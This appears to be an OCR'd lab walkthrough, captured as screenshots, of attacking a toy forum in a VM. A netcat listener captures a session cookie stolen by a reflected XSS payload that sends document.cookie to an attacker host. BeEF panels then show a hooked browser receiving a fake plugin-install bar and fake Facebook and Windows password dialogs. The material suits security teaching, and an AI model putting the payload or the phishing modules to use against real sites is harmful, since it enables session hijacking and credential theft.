
```
root@dvmachine:~# netcat -l -p 1337
GET /PHPSESSID=ccpmgqibn8s42qfaul1d70cu8j HTTP/1.1
Host: darkside.me:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://lightside.me/forum/foverview.php?uname=%3Cscript%3Enew%20Image().src=%22htt
p://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```


still lame?


Let‘s see what we can do with BeEF



ubuntu_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox
Activities
Firefox Web Browser
ott 28 19:08
BeEF Control Panel
192.168.0.136:3000/ui/panel#id=HNFBcAEbTywtz0ckxd
Getting Started
Hook Me!
BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout
Hooked Browsers
Online Browsers
lightside.me
192.168.0.157
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Social Engineering (24)
Text to Voice
Clickjacking
Lcamtuf Download
Spoof Address Bar (data
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Pl
Simple Hijacker
TabNabbing
Edge WScript WSH Inject
Fake Evernote Web Clipp
Fake LastPass
Firefox Extension (Bindsh
Firefox Extension (Dropp
Firefox Extension (Revers
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE
Module Results History
id
date
label
0
2020-10-28 19:05
command 1
1
2020-10-28 19:07
command 2
Fake Notification Bar (Firefox)
Description:
Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).
Id:
282
Plugin URL:
http://0.0.0.0:300
Notification text:
An additional plu
Execute
Help
Basic
Requester
Ready


Jedi Forum 3000
Seiten-Ladefehler
lightside.me/forum/foverview.php?uname
An additional plug-in is required to display some elements on this page.
Install plug-in...
Logout
Nachricht Nr:0
User: Yoda
May the force be with us.
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Your message:
Your message goes here
Post
Inspektor
Konsole
Debugger
Netzwerkanalyse
Stilbearbeitung
Laufzeitanalyse
Ausgabe filtern
Fehler
Warnungen
Log
Informationen
Debug
CSS
XHR
Anfragen
[2020-10-28 19:06:49] GPU: ANGLE (Intel(R) UHD Graphics 620 Direct3D11 vs_5_0 ps_5_0) - Vendor:
hook.js:5178:25



ubuntu_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox
Activities
Firefox Web Browser
ott 28 19:09
BeEF Control Panel
192.168.0.136:3000/ui/panel#id=HNFBcAEbTywtz0ckxdd
Getting Started
Hook Me!
BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout
Hooked Browsers
Online Browsers
lightside.me
192.168.0.157
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Social Engineering (24)
Text to Voice
Clickjacking
Lcamtuf Download
Spoof Address Bar (data
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Pl
Simple Hijacker
TabNabbing
Edge WScript WSH Inject
Fake Evernote Web Clipp
Fake LastPass
Firefox Extension (Bindsh
Firefox Extension (Droppe
Firefox Extension (Revers
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE
Module Results History
id... date label
0 2020-10-28 19:05 command 1
1 2020-10-28 19:06 command 2
2 2020-10-28 19:09 command 3
Pretty Theft
Description: Asks the user for their username and password using a floating div.
Id: 296
Dialog Type: Facebook
Backing: Grey
Custom Logo (Generic only): http://0.0.0.0:300
Execute
Basic
Requester
Ready


Jedi Forum 3000
Seiten-Ladefehler
lightside.me/forum/foverview.php?uname=
Welcome
Logout
Nachricht Nr:0
User: Yoda
May the force be with us.
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Your message:
Your message goes here
Post
Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email:
Password:
Log in


ubuntu_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox
Activities
Firefox Web Browser
ott 28 19:10
BeEF Control Panel
192.168.0.136:3000/ui/panel#id=HNFBcAEbTywtz0ckxdd
Getting Started
Hook Me!
BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout
Hooked Browsers
Online Browsers
lightside.me
192.168.0.157
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Social Engineering (24)
Text to Voice
Clickjacking
Lcamtuf Download
Spoof Address Bar (data
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Pl
Simple Hijacker
TabNabbing
Edge WScript WSH Inject
Fake Evernote Web Clipp
Fake LastPass
Firefox Extension (Bindsh
Firefox Extension (Droppe
Firefox Extension (Revers
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE
Module Results History
id
date
label
0
2020-10-28 19:05
command 1
1
2020-10-28 19:06
command 2
2
2020-10-28 19:09
command 3
3
2020-10-28 19:10
command 4
Pretty Theft
Description:
Asks the user for their username and password using a floating div.
Id:
296
Dialog Type:
Windows
Backing:
Grey
Custom Logo (Generic only):
http://0.0.0.0:300
Execute
Basic
Requester
Ready
192.168.0.136:3000/ui/panel#
Jedi Forum 3000
Seiten-Ladefehler
lightside.me/forum/foverview.php?uname
Welcome
Logout
Nachricht Nr:0
User: Yoda
May the force be with us.
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Your message:
Your message goes here
Post
Windows Security
Enter Network Password
Enter your password to connect to the server
User name
Password
Remember my credentials
OK

